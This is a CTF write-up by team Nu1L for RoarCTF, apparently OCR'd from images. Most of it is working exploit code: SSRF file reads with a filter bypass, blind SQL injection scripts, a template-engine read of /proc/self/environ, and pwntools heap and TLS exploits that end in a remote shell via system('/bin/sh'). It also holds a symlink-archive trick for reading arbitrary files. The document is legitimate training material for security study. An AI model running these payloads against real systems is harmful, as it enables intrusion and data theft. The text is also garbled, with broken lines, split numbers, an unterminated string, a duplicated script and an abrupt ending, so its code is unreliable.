
ROARCTF WP By Nu1L

Misc


签到题


不安全 | view-source:47.104.232.98:36301/?url=file:///proc/self/cwd/index.php

```
<!-- /?url= --><?php
echo "<!-- /?url= -->";
if ($_GET['url']) {
  if (preg_match("/flag/i", $_GET['url'])) {
    die();
  }
  $curl = curl_init();

  curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
  curl_setopt($curl, CURLOPT_TIMEOUT, 500);
  curl_setopt($curl, CURLOPT_URL, $_GET['url']);

  $res = curl_exec($curl);
  curl_close($curl);
  echo $res;
}
```

```
http://47.104.232.98:36301/?url=file:///fl%2561g
```

Hi_433MHz



insepecturm打开发现是PWM，例如图示01100110 → f，解码提取即可。

WEB

你能登陆成功吗&Revenge

```
import string
import sys
import requests
import time

payloads = string.ascii_letters + string.digits + '@#$%^&*()_+=[]!'

headers = {"Content-Type": "application/x-www-form-urlencoded"}

url = "http://139.129.98.9:30007/"

result = ''
for i in range(1, 20):
    for payload in payloads:
        starttime = time.time()
        p =
"username=admin&password=aaa'||/**/(case/**/when/**/(select/**/substr(password
,%s,1)/**/from/**/users)='%s'/**/then/**/pg_sleep(5)/**/else/**/pg_sleep(0)/**
/end)||'x'--" % (i, payload)

        res = requests.post(url, data=p, headers=headers)

        if time.time() - starttime > 5:
            print(payload)
            result += payload
            break

        if payload == '!':
            print("fin:" + result)
            sys.exit(0)
```

hackback


```
import copy
opcode = [893, 192, 9, 966, 64, 129, 573, 129, 2, 454, 193, 66, 573, 130, 7,
710, 66, 131, 445, 131, 8, 966, 131, 4, 701, 68, 6, 710, 196, 69, 893, 133, 9,
966, 197, 6, 573, 6, 11, 710, 198, 199, 445, 71, 10, 966, 135, 136, 573, 200,
4, 454, 8, 137, 829, 137, 11, 198, 201, 10, 957, 138, 12, 710, 74, 11, 701,
203, 4, 710, 139, 76, 829, 76, 7, 454, 204, 205, 445, 141, 7, 454, 77, 78,
573, 142, 10, 966, 142, 79, 765, 207, 4, 454, 207, 208, 701, 16, 3, 454, 208,
145, 509, 17, 9, 454, 145, 146, 1021, 82, 4, 966, 82, 83, 765, 147, 6, 966,
147, 212, 829, 84, 3, 198, 148, 149, 957, 213, 12, 454, 149, 86, 765, 22, 11,
454, 214, 215, 637, 87, 13, 198, 215, 88, 893, 152, 4, 198, 216, 89, 445, 217,
10, 966, 153, 218, 317, 218, 7, 710, 154, 155, 701, 155, 7, 710, 155, 92, 701,
156, 2, 966, 220, 93, 381, 157, 6, 454, 157, 94, 573, 222, 6, 454, 158, 223,
637, 223, 12, 966, 95, 96, 317, 96, 9, 710, 160, 97, 893, 33, 14, 454, 161,
226, 765, 226, 7, 454, 98, 35, 381, 99, 8, 710, 99, 228, 317, 164, 11, 710,
228, 165, 253, 37, 13, 966, 229, 230, 253, 166, 14, 710, 38, 39, 1021, 167,
12, 966, 103, 168, 957, 40, 4, 710, 168, 105, 701, 105, 7, 966, 105, 128,
          701, 128, 13, 454, 64, 193, 509, 65, 8, 966, 193, 66, 637, 130, 12,
966, 194, 67, 317, 3, 10, 710, 131, 4, 1021, 68, 3, 966, 196, 133, 957, 5, 9,
710, 197, 134, 957, 6, 5, 966, 134, 71, 957, 7, 12, 710, 135, 136, 253, 136,
13, 454, 72, 137, 637, 73, 11, 454, 9, 10, 317, 202, 12, 710, 74, 11, 445,
139, 7, 966, 75, 204, 381, 204, 6, 454, 76, 205, 701, 77, 10, 198, 13, 14,
573, 14, 8, 710, 78, 15, 253, 79, 9, 710, 143, 80, 957, 208, 13, 966, 16, 145,
253, 17, 8, 454, 81, 82, 445, 18, 5, 710, 210, 147, 573, 147, 10, 198, 147,
84, 957, 84, 7, 454, 148, 213, 445, 149, 13, 454, 21, 214, 573, 150, 4, 710,
86, 87, 701, 215, 13, 454, 215, 24, 317, 152, 2, 454, 216, 153, 637, 89, 12,
454, 153, 154, 829, 218, 10, 710, 90, 155, 957, 91, 12, 198, 27, 92, 893, 92,
9, 454, 220, 93, 829, 221, 7, 454, 29, 158, 381, 222, 14, 710, 158, 95, 509,
159, 5, 454, 223, 224, 381, 224, 11, 710, 224, 33, 1021, 225, 7, 198, 161, 98,
573, 162, 13, 966, 98, 99, 509, 99, 7, 454, 163, 228, 509, 228, 13, 710, 36,
37, 573, 293, 11, 966, 165, 230, 381, 230, 5, 710, 166, 167, 957, 167, 14,
454, 39, 104, 317, 104, 6, 198, 40, 233, 637, 233, 10, 966, 233, 64, 999, 56,
78]



class Info(object):
    def __init__(self, pc):
        self.opcode = opcode[pc]
        self.rax = opcode[pc+1]
        self.rbx = opcode[pc+2]
        self.tmp = opcode[pc+1]
        self.flag = 1


idx = 0
pc = 0
code = Info(pc)


def JudgeControl():
    global idx, code
    if code.opcode == 999:
        return 9
    if idx == 6 and code.flag == 0:
        code.rbx = 3
        idx = 0
        return 7
    elif idx == 6 and code.flag != 0:
        idx = 2
        return idx
    else:
        while ((code.opcode >> idx) & 1) == 0:
            idx += 1
        return idx


tpl = [0xff for _ in range(42)]
target = "readfile('/flag');#"
target += '\x00'*(42-len(target))
for t in range(len(target)-1, -1, -1):
    for i in range(256):
        idx = 0
        pc = 0
        code = Info(pc)
        inp = copy.deepcopy(tpl)
        inp[t] = i
        flag = 0
        stack = 0

        while flag != 1:
            p = JudgeControl()
            if p == 0:
                code.rax = inp[code.rax % 64]
            elif p == 1:
                code.rax = inp[code.rax % 64]
                code.rbx = inp[code.rbx % 64]
            elif p == 2:
                stack = code.rax ^ code.rbx
            elif p == 3:
                code.rbx = code.rax & code.rbx
            elif p == 4:
                code.rbx <<= 1
                code.flag = code.rbx
            elif p == 5:
                code.rax = stack
                inp[code.tmp % 64] = code.rax % 256
            elif p == 6:
                code.rax = stack
                inp[code.tmp % 64] = code.rax % 256
            elif p == 7:
                pc += 3
                code = Info(pc)
                idx = -1
            elif p == 8:
                break
            elif p == 9:
                flag = 1
            idx += 1
        if inp[t] == ord(target[t]):
            print(''.join(map(chr, inp)))
            print(i)
            tpl[t] = i
            break
print(tpl)
url = 'http://47.104.191.60:41161/bond007.php?'
for i in range(42):
    url += f'cmd[{i}]={tpl[i]}&'
print(url[:-1])
```

ezsql

Mysql8

注表名: admin'and\x0a(table\x0ainformation_schema.TABLESPACES_EXTENSIONS\x0alimit\x0a7,1)>(BINARY('{}'),'0')#

注flag



```
# -*- coding:utf8 -*-
import requests
import string

str1 = '!"#$%&()*+,-./'+'0123456789'+ ':;<=>?@' +'ABCDEFGHIJKLMNOPQRSTUVWXYZ'+ '_`'+'abcdefghijklmnopq
flag = ''

url="http://139.129.98.9:30003/login.php"
table = 'flag{'
#flag{8848f380-dce6-4184-a3d8-430e72c4eca0}
for j in range(1,66):
    for i in str1:
        table_p = table + i
        payload="admin'and\x0a(table\x0af1114g\x0alimit\x0a1,1)>(BINARY('{}'))#".format(table_p)
        #print(payload)
        data={
            'username': payload,
            'password': 'admin'
        }
        r=requests.post(url,data=data)
        if 'username' in r.text:
            num = str1.find(i)
            table+=str1[num-1]
```

```
flag{8848f380-dce6-418
flag{8848f380-dce6-4184
flag{8848f380-dce6-4184-
flag{8848f380-dce6-4184-a
flag{8848f380-dce6-4184-a3
flag{8848f380-dce6-4184-a3d
flag{8848f380-dce6-4184-a3d8
flag{8848f380-dce6-4184-a3d8-
flag{8848f380-dce6-4184-a3d8-4
flag{8848f380-dce6-4184-a3d8-43
```

HTML在线代码编辑器

{% 2-1 %} 报错，可以知道使用swig做为模版引擎

`{% extends '/proc/self/environ' %}` 获取flag

PWN

easy_pwn

edit的时候有负数溢出，通过控制string的指针来实现任意地址读写

```python
from pwn import *
context.arch = 'amd64'
context.log_level = 'debug'
# p = process('./pwn')
p = remote('47.105.44.8', 42882)
libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
def launch_gdb():
    context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']
    gdb.attach(proc.pidof(p)[0])

def edit(name,c):
    p.sendline('4')
    p.recvuntil('Non-Terminal:')
    p.sendline(name)
    p.recvuntil('size:')
    p.sendline(str(0x100000000))
    sleep(0.1)
    p.send(c)

p.sendline('1')
p.recvuntil('grammar:')
g = '''EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE -> EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
aaaaaaaaaaaaaaaaa -> aaaaaaaaaaaaaaaaa
exit
'''
p.send(g)
edit('EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE','aaa')
p.sendline('2')
p.recvuntil('choice:')
# launch_gdb()
# raw_input()
payload = 'E' * 0x20 + p64(0) + p64(0x31) + p64(0) + 'E' * 0x18+ \
p64(0x30)+ p64(0x31) + p8(0x20)
edit('aaaEEEEEEEEEEEEEEEEEEEEEEEEEEEEE',payload)
p.recvuntil('choice:')
p.sendline('2')
p.recvuntil('aaa -> ')
leak_heap = u64(p.recv(6) + '\x00\x00')
log.info('leak heap ' + hex(leak_heap))
heap_libc_addr = leak_heap + (0x340-0x260)
payload = 'E' * 0x20 + p64(0) + p64(0x31) + p64(0) + 'E' * 0x18+ \
p64(0x30)+ p64(0x31) + p64(heap_libc_addr)
edit('EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE',payload)
p.recvuntil('choice:')
p.sendline('2')
p.recvuntil('aa -> ')
leak_libc = u64(p.recv(6) + '\x00\x00') - 3951496
log.info('leak libc ' + hex(leak_libc))


payload = 'E' * 0x20 + p64(0) + p64(0x31) + p64(0) + 'E' * 0x18+ \
p64(0x30)+ p64(0x31) + p64(heap_libc_addr) + p64(0x11) * 2 + p64(0) * 2 +\
p64(0x51) + p64(leak_heap - 0x230) + 'a' * 7 * 8 + p64(0) + p64(0x21) + \
p64(leak_libc + 3951496) * 2 + p64(0x20) + p64(0x30) + p64(leak_heap + 0x130)
```

```
dump_byte =
[0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x31,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x45,0x45,0x45,0x45,0x45,0x45,0x4
5,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0
x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x45,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x21,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x61,0x61,0x61,0x61,0x61,0x
61,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x00,0x00,0x00,0x00,
0x00,0x00,0x00,0x41,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0,0x00,0x00,0x00,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x20,0x00,0x00,0
x00,0x00,0x00,0x00,0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x61,0x40,0x00,0x00,0x
00,0x00,0x00,0x00,0x00,0x81,0x00,0x00,0x00,0x00,0x00,0x00,0x00]
for i in dump_byte:
    payload += chr(i)
payload += p64(leak_libc + libc.symbols['__malloc_hook']-0x10) + p64(6) * 2
edit('EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE',payload)

p.recvuntil('choice:')
p.sendline('2')
p.recvuntil('choice:')

payload = p64(548512 + leak_libc) + p64(547440 + leak_libc) + p64(leak_libc +
0xf0364)

edit(p64(548512 + leak_libc)[:6],payload)

p.recvuntil('choice:')
p.sendline('2')
p.interactive()
```

qtnc

```
from pwn import *
from os import popen
import re

s = remote("47.104.178.87","48588")

def zip(name):
    os.popen("rm test.tar.gz")
    os.popen("rm passwd")
    os.popen("ln -s "+name+" passwd")
    cmd = 'tar -cvf test.tar.gz passwd'
    os.popen(cmd)
    return open("test.tar.gz","r").read()

def compress(name,rename=''):
    s.sendlineafter(">","c")
    s.sendlineafter("Filename: /tmp/",name)
    if rename != '':
        s.sendlineafter("Rename archive file? [y/N]",'y')
        s.sendlineafter("Arcname:",rename)
    else:
        s.sendlineafter("Rename archive file? [y/N]",'N')
    s.recvuntil("File compressed as ")
    return s.recvline(keepends=False)

def upload(buf):
    s.sendlineafter(">","u")
    s.sendlineafter("Content:",buf)
    s.recvuntil("File uploaded as /tmp/")
    return s.recvline(keepends=False)


def extract(name):
    s.sendlineafter(">","x")
    s.sendlineafter("Filename:",name)




def getContext(buf):
    f = zip("./flag")
    f = zip(buf)
    file1 = upload(f)
    file2 = upload('123')
    com_file2 = compress(file2,'passwd')
    com_file1 = compress(file1,com_file2)
    # print com_file1
    # print com_file2
    extract(com_file1)
    extract(com_file2)
    s.sendlineafter(">","r")
    s.sendlineafter("Filename:",'passwd')

getContext("/proc/self/status")
s.recvuntil("PPid:")
ppid = int(s.recvline(keepends=False).strip())
tmp = "/proc/"+str(ppid)+"/cwd/flag"
getContext(tmp)
s.interactive()
```

2a1

```
# -*- coding: utf-8 -*-
```

```python
from pwn import *

def clip(x):
  return x & 0xFFFFFFFFFFFFFFFF

def ROL(x, off):
  x = clip(x)
  return clip(x << off) | x >> (64-off)

# context.terminal = ['tmux','sp','-h']
# context.log_level = 'debug'

# p = process('./21')
# gdb.attach(p,"b *$rebase(0x1341)\nc")

# gdb.attach(p,"b *__run_exit_handlers\nc")
# p = process("./21")
for i in range(0x100):
    try:
        p = remote("47.104.178.87","41159")
        l = ELF('/lib/x86_64-linux-gnu/libc.so.6')

        p.recvuntil(': ')
        l.address = int(p.recvuntil('\n', drop=True),16)-l.sym['alarm']
        log.info("@ l.address: "+hex(l.address))
        system = l.sym['system']
        log.info("@ system: "+hex(system))
        binsh = next(l.search('/bin/sh'))
        log.info("@ binsh: "+hex(binsh))

        readaddr = l.address+0x500730+i*0x1000
        log.info("@ tls: "+hex(0x500730+i*0x1000))
        p.sendafter('?:',p64(readaddr))
        p.recvuntil('data: ')
        cookie = u64(p.recv(8))
        log.info("@ cookie: "+hex(cookie))
        if cookie == 0x6f74206572656877:
            continue
        writeaddr = l.address+0x3c45f8

        one = l.address+0x4527a

        msg = p64(0)+p64(0x1)+p64(0x4)+p64(ROL(cookie^system,0x11))+p64(binsh)

        p.sendafter('?:',p64(writeaddr))
        p.sendafter(':' ,msg)
        p.sendline("ls")
        p.recv()
        p.interactive()
    except:
        continue
```

RE

Singular DLP

是个数学题

A, B, C =

<key1, key2,
4192034000624700450150877778898561397126195687315472664523959211189098888843>

x1, y1 =

<14110930956338990549043362706086783525738111853916827918836044437,
1813995128520650928064626020766606334495623435300907075732892424375165272558>

x2, y2 =

<3189169114222897340945926457184029633602086990663539076498896563942858774 1,>

check1

```
0 == (y ^ 2 - x ^ 3 - Ax - B) % C
```

就是构造一个椭圆曲线，使这两个点都在曲线上

```
(1276744354932508963815648876876391408425870597096190941325627,
 33019771221146174165559446950621324009124622102923255252984365995646533107 0)
```

然后输入个key3

算 key3*P1是否等于P2

用Q7.py， 秒了

```
# field
p =
4192034000624700450150877778898561397126195687315472664523959211189098888843
F = GF(p)

# base point
gx = 14110930956338990549043362706086783525738111853916827918836044437
gy =
1813995128520650928064626020766606334495623435300907075732892424375165272558

# public point
px =
3189169114222897340945926457184029633602086990663539076498896563942858774 1
```

```
py =
21814747855707522410995148085528604068209609922250542598357174146875745246

# two points are enough to recover the curve parameters
M = Matrix(F, [[gx,1],[px,1]])
a,b = M.solve_right(vector([gy^2-gx^3,py^2-px^3]))

# that's not an elliptic curve!
assert 4*a^3 + 27*b^2 == 0

# finding the roots, here we suppose the singular point is a node
# we make sure alpha is the double root
K.<x> = F[]
f = x^3 + a*x + b
roots = f.roots()
if roots[0][1] == 1:
    beta, alpha = roots[0][0], roots[1][0]
else:
    alpha, beta = roots[0][0], roots[1][0]

# transfer
slope = (alpha - beta).sqrt()
u = (gy + slope*(gx-alpha))/(gy - slope*(gx-alpha))
v = (py + slope*(px-alpha))/(py - slope*(px-alpha))

# should take a few seconds, don't worry (largest prime of p-1 is 42 bits
only)
flag = discrete_log(v, u)
print flag

# 1636247906719776192850336424656337116834591860
```

解Flag

```
#include <cstdio>
#include <cstring>

#include <openssl/aes.h>

unsigned long long cipher[] = {0x62BA74000F9CF1D5LL, 0x6C8E15C6D25AB925LL,
0x6C7225EAD7CBA1A8LL, 0xE9B5CBF8F2E8E3CCLL, 0x23298109A76021LL,
0x7226D880C5966C46LL, 0x737E83A854A500ALL, 0x4BDE5BBA3F3313F0LL};
unsigned long long iv[] = {0x86C7615CA8027B66LL, 0xE86502061B52F4DELL,
0x3838383838383838LL,  0x3838383838383838LL};

int main() {
  unsigned char key[] = "I_4m_AES_k3y_bY_ttt&&&&&&&&&&&&&";
  AES_KEY aeskey;
  char plain[64] = {0};
  AES_set_decrypt_key(key, 256, &aeskey);
  AES_cbc_encrypt((unsigned char*)cipher, (unsigned char*)plain, 64, &aeskey,
(unsigned char*)iv, 0);
  puts(plain);
}
```

steGO

```
#from PIL import Image
import cv2
import numpy
'''im = Image.open("b.png")
im_alpha = im.convert('RGBA')
Pixels = list(im.getdata())
print map(hex,Pixels[0x50e*0x174+0x24e])'''
'''
with open('pixels','wb') as f:
for i in range(len(Pixels)):
  for j in range(len(Pixels[i])):
    f.write("%s"%chr(Pixels[i][j]))'''

image = cv2.imread("b.png",cv2.IMREAD_UNCHANGED)
RGBA = cv2.cvtColor(image,cv2.COLOR_BGRA2RGBA)
image = numpy.ndarray.tolist(RGBA)
'''print map(hex,image[0x1b6][0x2fe])
print map(hex,image[0x174][0x24e])
print map(hex,image[0x266][0x1a5])
print map(hex,image[0x1f9][0xe0])
print map(hex,image[0x260][0x212])
print map(hex,image[0x17][0x175])
print map(hex,image[0x18][0x259])
print map(hex,image[0x27][0x1b5])
print map(hex,image[0x2d7][0x18a])
print map(hex,image[0x255][0x173])
print map(hex,image[0x10a][0x4fb])
print map(hex,image[0x262][0x2ca])
print map(hex,image[0x124][0x3da])
print map(hex,image[0x191][0x43f])
print map(hex,image[0x100][0x1b2])
print map(hex,image[0xdc][0x18c])
print map(hex,image[0xe2][0x3cd])
print map(hex,image[0x280][0x75])
print map(hex,image[0x211][0x61])
print map(hex,image[0xa1][0x1b2])
print map(hex,image[0x221][0x363])
print map(hex,image[0x288][0x1a])
print map(hex,image[0x1f4][0x19])
print map(hex,image[0x1a][0x62])
print map(hex,image[0x3f][0x16c])
print map(hex,image[0xb7][0xf1])
print map(hex,image[0xef][0x20b])
print map(hex,image[0xcd][0x95])
print map(hex,image[0x24f][0x242])
print map(hex,image[0x167][0x34a])
print map(hex,image[0x7a][0x1fd])
print map(hex,image[0x28d][0x483])
print map(hex,image[0x35][0x222])'''
from speck import SpeckCipher
from simon import SimonCipher
my_simon = SimonCipher(0xe060607060a060006060001020000000)
my_plaintext = 0x31303938373635343332317b67616c66
simon_ciphertext = my_simon.encrypt(my_plaintext)
print hex(simon_ciphertext)
#print hex(my_simon.decrypt(simon_ciphertext))
my_plaintext = 0x61616161616161616161616161
simon_ciphertext = my_simon.encrypt(my_plaintext)
print hex(simon_ciphertext)
simon_ciphertext=0x2e7ff95ecfe304903e39b69dbb085031
print hex(my_simon.decrypt(simon_ciphertext))
my_cipher='\x08\xec\x4a\x98\x65\x34\xd3\xd7\xd5\xd9\x7e\x4d\x01\xf5\xbf\x96'
my_c=0x96bff5014d7ed9d5d7d33465984aec08
print hex(my_simon.decrypt(my_c))
my_c=0x26e105e5d76131d55e4c492b496ab27d
print hex(my_simon.decrypt(my_c))
my_c=0x95e451362de3c4217a872de63fd57945
print hex(my_simon.decrypt(my_c))
my_c=0x52cc6ae7bb9ad14aa48feea18bf8b5b5
print hex(my_simon.decrypt(my_c))
my_c=0x1e4232ba92296dbb142e36f2c68cc63a
print hex(my_simon.decrypt(my_c))
my_c=0xee84f579132c4058beabc443a36d6733
print hex(my_simon.decrypt(my_c))
my_c=0x5b2a61edc0862b924f91b71eff091380
print hex(my_simon.decrypt(my_c))
my_c=0x34339a815b13b10dd6d6198c1bb251c3
print hex(my_simon.decrypt(my_c))
#cfinal='\x08\xec\x4a\x98\x65\x34\xd3\xd7\xd5\xd9\x7e\x4d\x01\xf5\xbf\x96'
f1=open('dump','rb')
f2=open('myflag','wb')
data=f1.read()
count=0
my_c=0
for i in range(1,len(data)/8):
  tmp=(ord(data[i*8+7])<<56)+(ord(data[i*8+6])<<48)+(ord(data[i*8+5])<<40)+
(ord(data[i*8+4])<<32)+(ord(data[i*8+3])<<24)+(ord(data[i*8+2])<<16)+
(ord(data[i*8+1])<<8)+ord(data[i*8])
  #print hex(tmp),ord(data[0])
  if tmp==0:
    break
  a1=tmp/0x50e
  b1=tmp%0x50e
  list1=map(hex,image[a1][b1])
  count+=1
  for j in range(len(list1)):
    #print list1[j]
    int_listj=int(list1[j],16)&0xff
    my_c=(int_listj<<(j*8))+my_c
    #print hex(my_c),j
  if count == 1:
    my_count1=my_c
  if count == 2:
    my_count2=my_c
  if count == 3:
    my_count3=my_c
  if count == 4:
    my_count4=my_c
  #print hex(my_c),count
  my_c=0
  if(count==4):
    my_c=(my_count4<<(3*32))+(my_count3<<(2*32))+(my_count2<<(32))+my_count1
    plaint = my_simon.decrypt(my_c)
    #print hex(my_c),hex(plaint)
    #exit(0)
    for i1 in range(16):
      if i1 !=0:
        plaint=((plaint)>>(8))
      data2=plaint&0xff
      f2.write('%s'%(chr(data2)))
    count=0
    my_c=0
#0x50e*0x174+0x24e
#0x50e*0x266+0x1a5
```

```
#from PIL import Image
import cv2
import numpy
'''im = Image.open("b.png")
im_alpha = im.convert('RGBA')
Pixels = list(im.getdata())
print map(hex,Pixels[0x50e*0x174+0x24e])'''
'''
with open('pixels','wb') as f:
for i in range(len(Pixels)):
  for j in range(len(Pixels[i])):
    f.write("%s"%chr(Pixels[i][j]))'''
```

```
image = cv2.imread("b.png",cv2.IMREAD_UNCHANGED)
RGBA = cv2.cvtColor(image,cv2.COLOR_BGRA2RGBA)
image = numpy.ndarray.tolist(RGBA)
'''print map(hex,image[0x1b6][0x2fe])
print map(hex,image[0x174][0x24e])
print map(hex,image[0x266][0x1a5])
print map(hex,image[0x1f9][0xe0])
print map(hex,image[0x260][0x212])
print map(hex,image[0x17][0x175])
print map(hex,image[0x18][0x259])
print map(hex,image[0x27][0x1b5])
print map(hex,image[0x2d7][0x18a])
print map(hex,image[0x255][0x173])
print map(hex,image[0x10a][0x4fb])
print map(hex,image[0x262][0x2ca])
print map(hex,image[0x124][0x3da])
print map(hex,image[0x191][0x43f])
print map(hex,image[0x100][0x1b2])
print map(hex,image[0xdc][0x18c])
print map(hex,image[0xe2][0x3cd])
print map(hex,image[0x280][0x75])
print map(hex,image[0x211][0x61])
print map(hex,image[0xa1][0x1b2])
print map(hex,image[0x221][0x363])
print map(hex,image[0x288][0x1a])
print map(hex,image[0x1f4][0x19])
print map(hex,image[0x1a][0x62])
print map(hex,image[0x3f][0x16c])
print map(hex,image[0xb7][0xf1])
print map(hex,image[0xef][0x20b])
print map(hex,image[0xcd][0x95])
print map(hex,image[0x24f][0x242])
print map(hex,image[0x167][0x34a])
print map(hex,image[0x7a][0x1fd])
print map(hex,image[0x28d][0x483])
print map(hex,image[0x35][0x222])'''
from speck import SpeckCipher
from simon import SimonCipher
my_simon = SimonCipher(0xe060607060a06000606000102000000)
my_plaintext = 0x31303938373635343332317b67616c66
simon_ciphertext = my_simon.encrypt(my_plaintext)
print hex(simon_ciphertext)
#print hex(my_simon.decrypt(simon_ciphertext))
my_plaintext = 0x61616161616161616161
simon_ciphertext = my_simon.encrypt(my_plaintext)
print hex(simon_ciphertext)
simon_ciphertext=0x2e7ff95ecfe304903e39b69dbb085031
print hex(my_simon.decrypt(simon_ciphertext))
```

```
my_cipher='\\x08\\xec\\x4a\\x98\\x65\\x34\\xd3\\xd7\\xd5\\xd9\\x7e\\x4d\\x01\\
